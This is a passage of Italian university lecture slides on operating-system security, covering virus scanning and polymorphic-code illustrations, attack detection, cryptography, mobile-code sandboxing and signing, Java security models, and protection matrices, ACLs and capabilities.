- Altri controlli tipici sono basati sulla verifica periodica delle checksum associate ai file (un file con una checksum calcolata che differisca da quella precedentemente memorizzata è un file “sospetto”).
- Infine molti virus scanner rimangono residenti in memoria per controllare tutte le system call, cercando di “intercettare” quelle sospette (es.: accesso al boot sector).

Layout in memoria di un programma “infetto”

Alcuni virus tentano di “ingannare” i virus scanner comprimendo il proprio codice o cifrandolo, in modo da provocare il fallimento della ricerca della firma nel programma infetto.



Virus polimorfi

- Alcuni virus sono in grado di cambiare il proprio codice da una copia all'altra, mediante l'inserzione di istruzioni NOP (no-operation) oppure di istruzioni che non alterano la semantica del codice (es.: aggiungere 0 al valore di un registro):

```
MOV A,R1
ADD B,R1
ADD C,R1
SUB #4,R1
MOV R1,X
```
(a)

```
MOV A,R1
NOP
ADD B,R1
NOP
ADD C,R1
NOP
SUB #4,R1
NOP
MOV R1,X
```
(b)

```
MOV A,R1
ADD #0,R1
ADD B,R1
OR R1,R1
ADD C,R1
SHL #0,R1
SUB #4,R1
JMP .+1
MOV R1,X
```
(c)

```
MOV A,R1
OR R1,R1
ADD B,R1
MOV R1,R5
ADD C,R1
SHL R1,0
SUB #4,R1
ADD R5,R5
MOV R1,X
MOV R5,Y
```
(d)

```
MOV A,R1
TST R1
ADD C,R1
MOV R1,R5
ADD B,R1
CMP R2,R5
SUB #4,R1
JMP .+1
MOV R1,X
MOV R5,Y
```
(e)

- I mutation engine inoltre sono in grado di cambiare l'ordine della sequenza delle istruzioni, mantenendo inalterato l'effetto del codice.

Attività di controllo/rilevazione degli attacchi

- Controllo di attività “sospette” – ad esempio, molti login consecutivi non validi (a causa di password errate) possono significare che è in corso un tentativo di “password guessing”.
- Audit log – registrazione della data/ora, dell’utente e del tipo di accesso ad un oggetto/servizio del sistema; risulta utile per il ripristino della situazione in seguito ad un attacco. Inoltre è utile come base di partenza per una politica di sicurezza più efficace.
- Una scansione periodica del sistema alla ricerca di “falle” di sicurezza (in base ad un database di vulnerabilità note) può essere effettuata nei momenti in cui il sistema non è molto utilizzato.

Attività di controllo/rilevazione degli attacchi

- Altri controlli utili:
  - password corte e/o facili da indovinare,
  - programmi non autorizzati con set-uid attivo,
  - programmi non autorizzati presenti in directory di sistema,
  - processi che restano in esecuzione per molto tempo in modo inatteso,
  - permessi di accesso alle directory impostati in modo improprio,
  - protezione impropria dei file di configurazione del sistema,
  - impostazione di directory “pericolose” nel path di ricerca dei programmi eseguibili (trojan horse),
  - cambiamenti ai programmi di sistema; è opportuno utilizzare un meccanismo di controllo basato su valori di checksum.

Crittografia

- Cifrare un testo in chiaro (clear text) per produrre un testo cifrato (cipher text).
- Proprietà di una buona tecnica crittografica:
  - Deve essere relativamente semplice per gli utenti "autorizzati" cifrare e decifrare i dati.
  - Lo schema di cifratura non deve dipendere dalla segretezza dell'algoritmo, ma dalla segretezza di un parametro di quest'ultimo, detto chiave. encryption key.
  - Per una persona che voglia violare il sistema deve essere estremamente difficile determinare la chiave di cifratura.
- Il sistema Data Encryption Standard sostituisce i caratteri e riarrangia il loro ordinamento sulla base di una chiave di cifratura fornita dagli utenti autorizzati tramite un canale sicuro. Questo schema è considerato sicuro quanto lo è il canale utilizzato per scambiare la password.

Crittografia

- La crittografia a chiave pubblica si fonda sull'esistenza di due chiavi:
  - la chiave pubblica – usata per cifrare i dati,
  - la chiave privata – conosciuta soltanto dal suo legittimo proprietario ed usata per decifrare i dati.
- Lo schema di cifratura deve essere pubblicamente noto senza rendere per questo facile realizzare l'operazione di decifrazione.
  - Il sistema RSA si basa sul fatto che è molto più facile per un calcolatore moltiplicare dei numeri molto grandi che fattorizzarli in numeri primi (soprattutto utilizzando un'aritmetica modulare e centinaia di cifre).

Codice mobile

- Spesso c'è la necessità di "importare" da un server remoto del codice da eseguire localmente.
- Esempi tipici:
  - applet presenti nelle pagine web;
  - agenti, ovvero, programmi lanciati da un utente per eseguire dei compiti su siti remoti e comunicare il risultato all'utente stesso;
  - file PostScript: veri e propri programmi inviati ed eseguiti sulle stampanti.
  - ...
- Si può garantire che il codice mobile venga eseguito in modo sicuro, ovvero, che non si comporti come un virus od un worm?
  - Sì, ma non facilmente.

Codice mobile

- L'idea di far girare il codice mobile scaricato in un processo separato dagli altri non è sufficiente:
  - si impedisce al codice di interferire con gli altri processi, ma non di manipolare le risorse accessibili normalmente all'utente che ha scaricato ed eseguito il codice;
  - si possono verificare dei problemi di funzionamento del codice se quest'ultimo ha la necessità di interagire strettamente con altro codice mobile o con altri programmi (es.: applet di una pagina web che devono comunicare fra loro e con il browser);
- Sono stati ideati dei meccanismi ad-hoc per gestire in modo sicuro il codice mobile:
  - sandbox,
  - interpretazione del codice,
  - firma del codice.


Sandbox

- Idea di base: confinare il codice mobile/applet in un intervallo limitato di indirizzi virtuali a run-time.
- Lo spazio virtuale viene suddiviso in zone (sandbox) di dimensioni uguali.
- Ad esempio, uno spazio di indirizzi a 32 bit può essere suddiviso in
  - 256 sandbox di 16 MB ognuna (gli indirizzi in una sandbox hanno così gli 8 bit più significativi uguali),
  - 512 sandbox di 8 MB ognuna (gli indirizzi in una sandbox hanno così i 9 bit più significativi uguali),
  - ...
- Ogni applet viene caricata in due sandbox: una per il codice ed una per i dati.
- In questo modo, proibendo ogni modifica alla sandbox che contiene il codice, si impedisce all'applet di mutare il proprio codice a run-time.

Sandbox

- Quando l'applet viene caricata in memoria, viene rilocata in modo da essere collocata all'inizio della sua sandbox.
- Inoltre vengono controllati i riferimenti statici alla memoria presenti nel codice:
  - se escono dal range di indirizzi consentito, l'applet non viene eseguita.
- Per quanto riguarda i riferimenti dinamici alla memoria il controllo avviene a tempo di esecuzione inserendo del codice opportuno immediatamente prima dell'istruzione pericolosa.
- In pratica il codice viene "patchato" a tempo di esecuzione.
- Se l'applet viene fornita sotto forma di sorgente, è possibile compilarla con un compilatore certificato sulla macchina ospite ed evitare così l'applicazione di patch a run-time.

Sandbox




```
MOV R1, S1
SHR #24, S1
CMP S1, S2
TRAPNE
JMP (R1)
```

(b)

Sandbox

Esempio di codice per il controllo a run-time di un indirizzo dinamico (l'istruzione "pericolosa" è `JMP (R1)`:

```
MOV R1, S1          copia dell'indirizzo dinamico
                    in R1 nel registro S1

SHR #24, S1         shift a destra di 24 bit
                    del valore in S1

CMP S1, S2          confronto fra S1 e S2

TRAPNE              se S1 e` diverso da S2 -> TRAP

JMP (R1)            salto con indirizzo dinamico
                    (valore del registro R1)
```


In `S2` sono memorizzati gli 8 bit più significativi che devono essere comuni a tutti gli indirizzi riferiti dal codice nella sandbox (supponendo indirizzi a 32 bit e 256 sandbox di 16 MB ognuna).

Sandbox

- Le chiamate di sistema vengono rimpiazzate da una chiamata al reference monitor.
- Il reference monitor esamina ogni system call e decide se è sicura per il sistema (e quindi può essere eseguita) oppure no.
- La politica adottata dal reference monitor è dettata dalle regole specificate in un apposito file di configurazione.

Interpretazione del codice


- Un modo per controllare il codice mobile è quello di eseguirlo tramite un interprete, impedendogli così di prendere il controllo dell'hardware.
- Ogni istruzione viene controllata dall'inteprete prima di essere eseguita.
- Questo è l'approccio seguito dai browser quando eseguono delle applet scritte in Java.



Firma del codice

- Un terzo modo di garantire la sicurezza per quanto riguarda l'esecuzione di codice mobile è quello di accettare soltanto quanto proviene da sorgenti "fidate" (trusted).
- L'utente mantiene una lista di fornitori fidati e rifiuta di eseguire tutte le applet che non provengano da tali fornitori.
- Tecnicamente ciò si realizza tramite il meccanismo della firma digitale (con crittografia a chiave pubblica).
- Il fornitore "firma" l'applet e l'utente ne verifica l'autenticità nel modo seguente:
  - genera una coppia (chiave pubblica, chiave privata),
  - calcola un digest dell'applet (tramite MD5 o SHA),
  - "cifra" il digest con la propria chiave privata,
  - l'utente riceve l'applet ed il digest cifrato (firma digitale), calcola il digest dell'applet, "decifra" la firma con la chiave pubblica del fornitore e confronta i due valori.

Firma del codice



La sicurezza in Java

- Un programma Java compilato in bytecode è in grado di funzionare su qualunque piattaforma su cui possa girare una Java Virtual Machine (JVM).
- Per tale motivo in Java il problema della sicurezza è stato preso in considerazione fin dalle fasi iniziali dello sviluppo del linguaggio:
  - Java è type-safe,
  - il bytecode viene verificato controllando
    - tentativi di fare accessi diretti alla memoria,
    - violazioni di accesso a membri di classi private,
    - tentativi di utilizzo di una variabile incompatibili con il suo tipo,
    - generazioni di stack overflow o underflow,
    - tentativi di conversioni “illegali” di una variabile, rispetto al suo tipo.

La sicurezza in Java

Per quanto riguarda la gestione delle chiamate di sistema, si sono succeduti vari modelli di sicurezza:

- JDK 1.0: suddivisione delle applet in
  - locali (trusted),
  - non-locali (untrusted).
- JDK 1.1: applet con firma digitale considerate trusted (anche se non locali).
- JDK 1.2 e successivi: gestione di politiche di sicurezza più fini sia per applet locali che non-locali: ogni utente può decidere le politiche da seguire per ogni applet tramite un insieme di regole.

URL	**Signer**	**Object**	**Action**
www.taxprep.com	TaxPrep	/usr/susan/1040.xls	Read
*		/usr/tmp/*	Read, Write
www.microsoft.com	Microsoft	/usr/susan/Office/–	Read, Write, Delete

Meccanismi di protezione


In generale è bene distinguere fra

1. sicurezza: problemi generali che riguardano gli aspetti tecnici, amministrativi, legali, politici . . . da considerare per evitare che risorse dei sistemi informatici non siano manipolati da entità non autorizzate;
2. meccanismi di protezione: accorgimenti e meccanismi specifici usati in un sistema operativo per garantire la sicurezza;
3. dominio (di protezione): insieme di coppie (oggetto, diritti) dove
   - oggetto: una risorsa (es.: file),
   - diritto: operazione che può essere effettuata su un oggetto.

   Quindi ogni coppia (oggetto, diritti) serve a specificare un sottoinsieme di operazioni che possono essere compiute su un oggetto in un particolare dominio.

Domini di protezione

In ogni istante ogni processo è in esecuzione all'interno di un dominio (è possibile migrare da un dominio all'altro durante l'esecuzione).



In UNIX i domini sono determinati da coppie (UID, GID).

Matrici di protezione

Concettualmente un sistema operativo può tenere traccia di oggetti, diritti e domini tramite una matrice:

	Object							
	File1	File2	File3	File4	File5	File6	Printer1	Plotter2
Domain 1	Read	Read Write						
2			Read	Read Write Execute	Read Write		Write	
3						Read Write Execute	Write	Write

Matrici di protezione

Anche i cambi di dominio dei processi possono essere modellati tramite matrici di protezione (dominio $\rightsquigarrow$ oggetto):


	Object										
	File1	File2	File3	File4	File5	File6	Printer1	Plotter2	Domain1	Domain2	Domain3
main											
1	Read	Read Write								Enter	
2			Read	Read Write Execute	Read Write		Write				
3						Read Write Execute	Write	Write			

Matrici di protezione

- In realtà i sistemi operativi non rappresentano domini, oggetti e diritti, memorizzando le matrici di protezione.
- Infatti, essendo queste ultime molto grandi e sparse, ci sarebbe un inaccettabile spreco di memoria.
- In pratica vi sono due metodi di rappresentazione/memorizzazione:
  - per colonne (memorizzando solo le celle non vuote) $\rightsquigarrow$ liste di controllo d'accesso (access control list),
  - per righe (memorizzando solo le celle non vuote) $\rightsquigarrow$ liste di capacità (capability list).


Access Control List (ACL)

Ad ogni oggetto si associa una lista (ordinata) dei domini a cui è consentito accedervi e delle operazioni lecite.



Capabilities

Ad ogni processo si associa una lista di oggetti con le relative operazioni consentite, ovvero, i relativi domini.



Capabilities

- Ovviamente è fondamentale che i processi non manipolino a proprio piacimento le capability list.
- Esistono tre tecniche principali per impedire che ciò avvenga:
  1. utilizzare una tagged architecture: ogni parola in memoria ha un tag bit (modificabile solo in kernel mode) che dice se la parola contiene una capability o meno (es.: IBM AS/400);
  2. le capability sono mantenute all'interno del kernel;
  3. le capability sono mantenute in user space, ma l'uso di tecniche crittografiche ne previene l'alterazione fraudolenta:

Server	Object	Rights	f(Objects,Rights,Check)

Il valore Check (numero casuale) è mantenuto soltanto nel server e viene utilizzato per controllare la liceità delle richieste da parte dei client.